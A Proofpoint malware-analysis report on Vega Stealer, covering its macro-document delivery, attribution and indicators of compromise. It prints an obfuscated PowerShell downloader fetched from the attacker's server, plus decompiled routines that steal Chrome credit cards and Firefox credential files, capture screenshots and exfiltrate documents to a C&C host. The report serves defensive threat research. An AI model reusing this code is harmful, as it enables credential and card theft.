New Vega Stealer shines brightly in targeted campaign | Proofpoint US

By May 10, 2018 Proofpoint Staff

Published: 2018-05-10 · Archived: 2026-04-06 01:48:21 UTC

Overview

Recently, Proofpoint observed a campaign targeting Marketing/Advertising/Public Relations and Retail/Manufacturing industries with a new malware called Vega Stealer. The malware contains stealing functionality targeting saved credentials and credit cards in the Chrome and Firefox browsers, as well as stealing sensitive documents from infected computers. Vega is a variant of August Stealer with only a subset of its functionality as well as several important new features.

Delivery and Targeting

On May 8, 2018, Proofpoint observed and blocked a low-volume email campaign with subjects such as “Online store developer required.” While some emails were sent to individuals, others were sent to distribution lists including “info@”, “clientservice@”, and “publicaffairs@” at the targeted domains, an approach that has the effect of amplifying the number of potential victims. The messages contained a malicious attachment called “brief.doc” bearing macros that downloaded the Vega Stealer payload.

This campaign was also notable for its targeting. Messages were sent to a narrow set of companies in the Marketing/Advertising/Public Relations and Retail/Manufacturing industries.



Figure 1: Document attachment containing macros that, when enabled, download Vega Stealer

It is worth noting that in a related campaign from the previous day (May 7) we observed several macro documents such as “engagement letter.doc” downloading a previously documented malware strain known as August Stealer [1]. This campaign is related because documents were sent to some of the same targets and macros downloaded the stealer from the same IP address. Subjects used were: “Item return” and “Our company need online store from a scratch.”

Attachment Analysis

The Vega Stealer payload was delivered via a document containing malicious macros. The document’s lure and subsequent network activity is similar to other malicious documents and campaigns delivering payloads such as the banking Trojan Ursnif, but in this instance a newer form of macro was used. We believe this is a commodity macro that is for sale and used by multiple actors.

The macro retrieves the payload in a two-step process in which junk functions iterate while simultaneously building a string to be executed using a GetObject function. This string is the first request in the two-step process (Figure 2). The first request executed by the document retrieves an obfuscated JScript/PowerShell script. The execution of the resulting PowerShell script creates the second request, which in turn downloads the executable payload of Vega Stealer. The payload is saved to the victim machine in the user's "Music" directory with a filename of "ljoyoxu.pkzip". Once this file is downloaded and saved, it is executed automatically via the command line.

```
GET /cachedmajsoea/index.php?e=lossyc HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)
Host: 46.161.40.155
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: [redacted] May 2018 [redacted] GMT
Server: Apache/2.4.29 (Win32) OpenSSL/1.1.0g PHP/7.2.1
X-Powered-By: PHP/7.2.1
Content-Length: 7710
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain;charset=UTF-8

<?xml version="1.0"?><package><public><property name="jywygacaxef1c58b4c53e5b8fd9801aac912dc80ec"><get/><put/></
property></public><component id="vinese31c940398f9c52b861bdfcb409d8c33"><script language="JScript"><![CDATA[
eval("\x76\x61\x72\x20\x61\x78\x20\x3d\x20\x41\x63\x74\x69\x76\x65\x58\x4f\x62\x6a\x65\x63\x74\x3b"); new ax("\x57S
\x63r\x69pt.Sh\x65ll")["\x52\x75n"]("%comSpec% /c \x70^\x4f^W^\x65^\x72^S^h^\x45^l^l.\x65^X^\x65 -NoExit -EC JA
\x42hAG8AbQ\x42pAHkAZA\x425AGgA\x61Q\x42jAHEAIAA9A\x43AAWw\x42TAHkAcw\x420AGUAbQAuAFQAZQ\x424AHQALg\x42FAG4AYw
\x42vAGQA\x61Q\x42uAGcAXQA6ADoAVQ\x42uAGkAYw\x42vAGQAZQAuAEcAZQ\x420AFMA\x64A\x42yAGkAbg\x42nA\x43gAWw\x42TAHkAcw
\x420AGUAbQAuAEMAbw\x42uAHYAZQ\x42yAHQAXQA6ADoARg\x42yAG8AbQ\x42\x43AGEAcw\x42lADYANA\x42TAHQAcg\x42pAG4AZwAoA
\x43IAYQ\x42\x42AEIAMA\x42\x42AEgAUQ\x42\x42AGMAQQ\x42\x42ADYAQQ\x42DADgAQQ\x42MAHcAQQAwAEEARA\x42ZAEEATA\x42nAEEAeA
\x42\x42AEQAWQ\x42\x42AE0AUQ\x42\x42AHUAQQ\x42EAFEAQQ\x42NAEEAQQ\x421AEEARA\x42FAEEATg\x42RAEEAMQ\x42\x42AEMAOA
```

Figure 2: First request made by the macros returning the obfuscated code used to download the Vega Stealer payload

Malware Analysis

On the surface, Vega Stealer is a simple payload, but could have longer lasting impacts if further developed and distributed. Due to the distribution and lineage, this threat may continue to evolve and grow to be a commonly observed threat. The name 'Vega Stealer' was derived from a pdb string used within the binary

C:\Users\Willy\source\repos\Vega\Vega\obj\Release\Vega.pdb

Vega Stealer is written in .NET and the sample we observed dropping in the wild did not contain any packing or obfuscation methods. One of the goals of Vega appears to be gathering and exfiltrating saved data from the Google Chrome browser, including:

- Passwords (the “logins” SQLite table contains URLs and username and password pairs)
- Saved credit cards (the “credit_cards” autofill table contains name, expiration date, and card number)
- Profiles (the “autofill_profile_names” table contains first, middle, and last name)
- Cookies

```
public static List<string[]> CreditCards(string FileName)
{
    List<string[]> list = new List<string[]>();
    string text = string.Empty;
    while (File.Exists(text) || string.IsNullOrEmpty(text))
    {
        text = Path.GetTempPath() + "\\" + Utils.GetRandomString(Utils.GetRandomNumber(1, 8)) + ".@";
    }
    File.Copy(FileName, text);
    SQLite sQLite = new SQLite(text);
    if (!sQLite.ReadTable("credit_cards"))
    {
        return null;
    }
```

Figure 3: Snippet of code showing the function for stealing saved credit card information from the Chrome browser

Vega also gathers specific files found in the Mozilla Firefox browser “\\Mozilla\\Firefox\\Profiles” folder, namely “key3.db" “key4.db", “logins.json", and “cookies.sqlite". These store various passwords and keys according to Mozilla documentation [2].

```
string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles";
if (Directory.Exists(path))
{
    string[] array = Directory.GetDirectories(path);
    for (int i = 0; i < array.Length; i++)
    {
        string expr_E5 = array[i];
        Program.SendFile(expr_E5 + "\\key3.db", gate);
        Program.SendFile(expr_E5 + "\\key4.db", gate);
        Program.SendFile(expr_E5 + "\\logins.json", gate);
        Program.SendFile(expr_E5 + "\\cookies.sqlite", gate);
    }
}
```

Figure 4: Snippet of code showing the function for sending data from the retrieved files from the Firefox browser to the command and control (C&C)

Vega also takes a screenshot of the infected machine using the following routine:

```
private static byte[] GetScreenshot()
{
    Rectangle bounds = Screen.GetBounds(Point.Empty);
    byte[] result;
    using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
    {
        using (Graphics graphics = Graphics.FromImage(bitmap))
        {
            graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size);
        }
        result = (byte[])new ImageConverter().ConvertTo(bitmap, typeof(byte[]));
    }
    return result;
}
```

Figure 5: Snippet of code showing the screenshot grabbing function

In addition to these features, Vega will also search the infected user's Desktop and sub-directories for any files ending in ".doc, .docx, .txt, .rtf, .xls, .xlsx, .pdf" based on a hard-coded string. These files will also be exfiltrated one by one to the remote command and control (C&C) server (Figure 6).

```
try
{
    string[] array = "doc|docx|txt|rtf|xls|xlsx|pdf".Split(new string[]
    {
        "|"
    }, StringSplitOptions.RemoveEmptyEntries);
    for (int i = 0; i < array.Length; i++)
    {
        string str = array[i];
        string[] files = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "*." + str, SearchOption.AllDirectories);
        for (int j = 0; j < files.Length; j++)
        {
            Program.SendFile(files[j], gate);
        }
    }
```

Figure 6: Snippet of code showing the collection and sending of files with special extensions

Vega Stealer communicates with a hardcoded C&C server using the HTTP protocol. There are two parameters used in the C&C traffic, specifically in the client body of the request. 'f=' is the filename and 'c=' is the base64-encoded data portion of the request. The order of network communication with the C&C is as follows:

- If found, send the “key3.db" “key4.db", “logins.json", and “cookies.sqlite" Mozilla Firefox files
- Send the screenshot file “screenshot.png” (Desktop screenshot)
- Send the “chrome_pw.txt” containing saved data stolen from Chrome; the “c=” parameter will be empty if none is found
- Further network requests exist if Vega finds any documents matching the “doc|docx|txt|rtf|xls|xlsx|pdf” extensions



Figure 7: Vega Stealer sending screenshot data to the C&C server

Figure 8: Vega Stealer exfiltrating saved Mozilla Firefox data

Attribution

The document macro utilized in this campaign is a commodity macro that we believe is for sale and used by multiple actors, including the threat actor spreading Emotet banking Trojan. However, the URL patterns from which the macro retrieves the payload are the same as those used by an actor we are tracking who distributes the Ursnif banking Trojan, which often downloads secondary payloads such as Nymaim, Gootkit, or IcedID. As a result, we attribute this campaign to the same actor with medium confidence.

For Vega Stealer itself, there are numerous links to August Stealer. It appears to be a stripped-down version of this previously documented malware with some new functionality added. Specific similarities and differences include

- Both are written in .NET and share similar classes
- The exfiltration of additional documents with the “doc|docx|txt|rtf|xls|xlsx|pdf” extensions is similar to August; however August did not have this hard-coded in the malware but rather configurable in the C&C panel
- The Chrome browser stealing functionality in Vega is a subset of the August code
- August also stole from other browsers and applications, such as Skype and Opera
- New functionality in Vega includes new network communication protocol and expanded Firefox stealing functionality

Conclusion

It remains to be seen whether Vega was a special modification of the August Stealer for this specific campaign or if it will be used more widely in the future.

While Vega Stealer is not the most complex or stealthy malware in circulation today, it demonstrates the flexibility of malware, authors, and actors to achieve criminal objectives. Because the delivery mechanism is similar to more widely distributed and mature threats, Vega Stealer has the potential to evolve into a commonly found stealer. We will continue to monitor this threat as it propagates in the wild.

References

[1] https://www.proofpoint.com/us/threat-insight/post/august-in-december-new-information-stealer-hits-the-scene

[2] https://support.mozilla.org/en-US/kb/recovering-important-data-from-an-old-profile#w_passwords

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
2c2d4649fd706f662e75b053b18d207c5d698ecadfb70ec16f0a85465880b8d3	SHA256	brief.doc
hxxp://46.161.40[.]155/cachedmajsoea/index.php?e=lossyc	URL	Document requesting script
hxxp://46.161.40[.]155/lipomargara/lossyc.yarn	URL	Document requesting payload
b3535fc9a0c1fc12c161d9257bfff1b698455fa246cc0cd2969affa564747cb4	SHA256	Vega Stealer

hxxp://46.161.40[.]155/foaf.php	URL	Vega Stealer C&C

ET and ETPRO Suricata/Snort/ClamAV Signatures

2830738 - ETPRO TROJAN MSIL/Vega Stealer Screenshot Upload
2830739 - ETPRO TROJAN MSIL/Vega Stealer Passwords Upload
